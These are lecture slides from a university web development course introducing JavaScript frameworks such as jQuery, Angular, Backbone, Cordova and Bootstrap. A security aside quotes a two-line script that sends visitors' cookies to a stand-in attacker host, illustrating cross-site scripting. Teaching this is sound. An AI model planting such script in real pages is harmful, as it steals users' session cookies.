
158258 Web Development

Introduction to JavaScript Frameworks

Computer Science & Information Technology

Massey University (AKLI, DISD & MTUI)

Part 2 - Topics

- JavaScript language and the DOM
- JavaScript debugging
- HTML5 Canvas
- HTML5 Geolocation
- HTML5 Local Storage
- JSON - serialising data
- AJAX
- Using Web APIs (Application Programmer Interfaces)
- **JavaScript Frameworks**

Why learn JavaScript?

Learning Javascript is important

- as it's the basis of all modern web applications
- most sites break if JavaScript is disabled
 - *why would you want to do that?*
- as it enables your script to adapt to differing sized clients

Interactivity & Responsiveness

JS enables client-side checking/calculation

- reduces load on the server
- cuts down network traffic
- speeds responses
- enables background updates
- enables partial page updates & single page apps!

Aside: JavaScript is a security hole

Javascript can be used in unexpected ways, as shown by this StackOverflow question:

How do I enter Javascript into a wiki/comment page?

If the wiki authors are wise, there's probably no way to do this.

The problem with user-contributed JavaScript is that it opens the door for all forms of evil-doers to grab data from the unsuspecting.

Let's suppose evil-me posts a script on a public web site:

```
i = new Image();  
i.src = 'http://evilme.com/store_cookie_data?c=' + document.cookie;
```

Now I will receive the cookie information of each visitor to the page, posted to a log on. And that's just the tip of the iceberg.

– source: <https://stackoverflow.com/questions/87692/how-to-enter-javascript-into-a-wiki-page#87744>

e.g. **Port scanning from inside the browser**

- <https://defuse.ca/in-browser-port-scanning.htm>

JavaScript Frameworks

However, a large amount of web development uses frameworks:

- jQuery
- Backbone.js
- Angular
- D3
- Twitter Bootstrap
- Apache Cordova

Many are based on "MVC" paradigm

MVC - model-view-controller

view

the user interface - display/take commands from the user

model

stores the data that drives/is used by your application
in SQLite database, HTML5 local storage ...

controller

has an API to modify the underlying data

MVC data/control flow




Figure 1: Source: '<https://upload.wikimedia.org/wikipedia/commons/a/a0/MVC-Process.svg>'

Advantages of MVC split

you can

- add a different/multiple interfaces
- modify how the data is stored without altering the user interface
- you can provide a network interface to access/modify the data

Skim: <https://en.wikipedia.org/wiki/Model-view-controller>

JavaScript Frameworks

Let's have a quick look at each of the following:

- jQuery
- Angular
- Backbone.js
- D3
- Twitter Bootstrap
- Apache Cordova

IMPORTANT: The overview of these is **NOT** examinable

- some will be expanded on in 159.352
- they're mentioned here so you're aware of better tooling than raw JavaScript

jQuery

Dealing with the DOM directly from JavaScript is possible but is

- wordy
- opaque
- brittle (sensitive to browser differences)

jQuery was designed to simplify DOM interactions

- it uses a function called `$` looks really strange ...

e.g. jQuery: 'On page load'

Typically, jQuery is used by putting initialization code and event handling functions in `$(handler)`.

- This is triggered when the browser has constructed the DOM and sends a load event.

```
$(function () {  
    // This anonymous function is the first function to be called when the page loads.  
    // jQuery code, event handling callbacks here  
});
```

OR

```
$(fn); // call the function fn on page load when the page loads.
```

Add onClick events to all images

Adding event handlers is easy

```
$(function () {  
    $('img').on('click', function () {  
        // handle the click event on any img element in the page  
    });  
});
```

Command sequences

jQuery commands typically return a jQuery object, so commands can be chained:

```
$('#div.test')  
    .add('p.quote')  
    .addClass('blue')  
    .slideDown('slow');
```

Examples/Text derived from: <https://en.wikipedia.org/wiki/JQuery>

Angular.js

Developed by Google

- Aids with implementing MVC in applications
- greatly aids implementing single-page apps

... AngularJS is used on the websites of Wolfram Alpha, NBC, Walgreens, Intel, Sprint, ABC News, and about 12,000 other sites out of 1 million tested in October 2016. AngularJS is currently in the top 100 of the most starred projects on GitHub.

– from <https://en.wikipedia.org/wiki/AngularJS>

Angular greatly simplifies GUI interactions

It's no longer necessary to fetch data from input boxes and explicitly update 'outputs'

The AngularJS framework works by

- 1. first reading the HTML page, which has additional custom tag attributes embedded into it.*
- 2. Angular interprets those attributes as directives to **bind input or output parts of the page to a model** that is*
- 3. represented by standard JavaScript variables.*

– adapted from <https://en.wikipedia.org/wiki/AngularJS>

Angular Design Goals

AngularJS's design goals include:

- *to decouple DOM manipulation from application logic. The difficulty of this is dramatically affected by the way the code is structured.*
- *to decouple the client side of an application from the server side. This allows development work to progress in parallel, and allows for reuse of both sides.*
- *to provide structure for the journey of building an application: from designing the UI, through writing the business logic, to testing.*

Angular Example

Note the **ng-app** and **ng-model** definitions:

```
<!DOCTYPE html>
<html lang="en-US">
<script src="https://ajax.googleapis.com/ajax/libs/angularjs/1.6.4/angular.min.js"></script>
<body>

<div ng-app="">
  <p>Type a number : <input type="number" ng-model="myNum"></p>
  <h3>You typed: {{myNum}}</h3>

  <!-- If you end up on the first slide, press 'a' again! -->
</div>

</body>
</html>
```

Type a number :

You typed:

JavaScript Frameworks

Let's have a quick look at each of the following:

- jQuery
- Angular
- **Backbone.js**
- D3
- Twitter Bootstrap
- Apache Cordova

Backbone.js

Backbone.js is a JavaScript library with a RESTful JSON interface and is based on the model–view–presenter (MVP) application design paradigm.

Backbone is known for being lightweight, as its only hard dependency is on one JavaScript library, Underscore.js, plus jQuery for use of the full library.

It is designed for developing single-page web applications, and for keeping various parts of web applications (e.g. multiple clients and the server) synchronized.

...

When handling the DOM Backbone.js adopts an imperative programming style, in contrast with a declarative programming style (common in AngularJS using data-attributes).

– <https://en.wikipedia.org/wiki/Backbone.js>

What is RESTful?

It's based on the idea that the 'state' of the data should be transferred between the client and the server.

***Representational state transfer** (REST) or RESTful web services is a way of providing interoperability between computer systems on the Internet.*

*REST-compliant Web services allow requesting systems to access and manipulate textual representations of Web resources using a uniform and predefined set of **stateless operations**.*

– https://en.wikipedia.org/wiki/Representational_state_transfer

"Stateless" - no sessions needed on the server

The client–server communication is constrained by no client context being stored on the server between requests.

*Each request from any client contains all the information necessary to service the request, and **session state is held in the client**.*

Mapping between URLs and HTTP methods

The client sends a request to an HTTP server.

The URL can indicate either

a collection - <http://example.com/books>

an item within in a collection - <http://example.com/books/1762>

The effect of an HTTP request

This depends on what the HTTP command:

```
GET    - returns collection item URLs, or an individual item (often JSON)
PUT    - replace whole collection, or an item
POST   - create a new item in a collection from attached data
DEL    - delete either whole collection, or just an item
```

Who uses Backbone?

- Airbnb
- Diaspora
- Digg
- DocumentCloud
- Drupal 8
- Foursquare
- Grooveshark
- Groupon Now
- Hulu
- NewsBlur

- Openbravo Mobile (with Enyo)
- Pandora Radio
- ReSTbasis
- Soundcloud
- Strideapp
- Trello
- USA Today.com
- WordPress.com
- Verizon.com
- xTuple (with Enyo).

Apache Cordova

Writing mobile apps usually requires that you:

- learn Java or Kotlin if writing for Android
- learn Objective-C or Swift if writing for iPhone/iPads

Learning either of these is a significant amounts of work!

Cordova creates apps from HTML5 'sites'

Apache Cordova <https://cordova.apache.org/> lets you transform HTML5 'site' into an app.

Can target (with same HTML5) code:

- Android
- iOS
- MacOS
- Windows Desktop
- Ubuntu,
- Windows Phone, Blackberry, and others

See https://cordova.apache.org/#supported_platforms_section

It's free and Open Source.

Cordova wraps 'device' services

Native services, location, **camera**, dialogs, phone orientation, **contacts** via Cordova:

Services available:

Full
list:

Battery Status **Camera** Compatibility Console
Contacts Device Device Motion **Device Orientation**

Dialogs File & File Transfer **Geolocation**
Globalization In-App Browser Media **Media Capture**
Network Information Splashscreen Statusbar

<https://cordova.apache.org/docs/en/latest/guide/support/index.html>

Twitter Bootstrap

Bootstrap is a combination of CSS and JavaScript that provides

- coherent styling
- various buttons,
- dialogs
- nav-bars and menus

that are responsive.

Bootstrap reacts *appropriately* to differing screen sizes

e.g.

- cellphones
- tablets
- laptops
- desktops

Without you needing to write any code

Bootstrap is easy to use

It has

- a CDN (Content Distribution Network) - with latest JavaScript/CSS
- Jumbotron Template: <https://getbootstrap.com/docs/4.0/examples/jumbotron/>
- grids - <https://getbootstrap.com/docs/4.0/layout/grid>
- nav bars - <https://getbootstrap.com/docs/4.0/examples/navbars>
- carousels - <https://getbootstrap.com/docs/4.0/examples/carousel>
- container layouts - <https://getbootstrap.com/docs/4.0/layout/overview/>

Including Bootstrap setup

from <https://getbootstrap.com/docs/4.0/getting-started/introduction/>

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <!-- Required meta tags -->
    <meta charset="utf-8">
    <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

    <!-- Bootstrap CSS -->
    <link rel="stylesheet" href="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-beta/css/bootstrap.min.css" integrity="sha384-/Y6pD6FV/Vv2HJnA6t+vs1U6fwYXjCFtc
  </head>
  <body>
    <h1>Hello, world!</h1>

    <!-- OPTIONAL JAVASCRIPT -->
    <!-- jQuery first, then Popper.js, then Bootstrap JS -->
    <script src="https://code.jquery.com/jquery-3.2.1.slim.min.js" integrity="sha384-KJ3o2DKtIkvYIK3UENzmM7KCKRr/rE9/Qpg6aAZGJwFDMVNA/GpGFF93hXpG5KkN" crossorigin
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.11.0/umd/popper.min.js" integrity="sha384-b/U6ypiBEHpOf/4+1nzFpr53nxSS+GLCKfwBdFNTxtclqqenIS
    <script src="https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0-beta/js/bootstrap.min.js" integrity="sha384-h0AbiXch4ZDo7tp9hKZ4TsHbi047NrKGL03SEJAg45jXxnGIfYz
  </body>
</html>
```

These Frameworks look (are) complicated!

The frameworks do a lot for you, but

- it takes time to become familiar with each

With all new tools

- your productivity will go DOWN initially
- if it's a good tool, after the dip, you'll be much more productive

Read widely, choose wisely!

e.g.

- <https://hackernoon.com/5-best-javascript-frameworks-in-2017-7a63b3870282>
- <https://www.sitepoint.com/top-javascript-frameworks-libraries-tools-use>
- Data Graphing/Visualisation - <https://d3js.org/>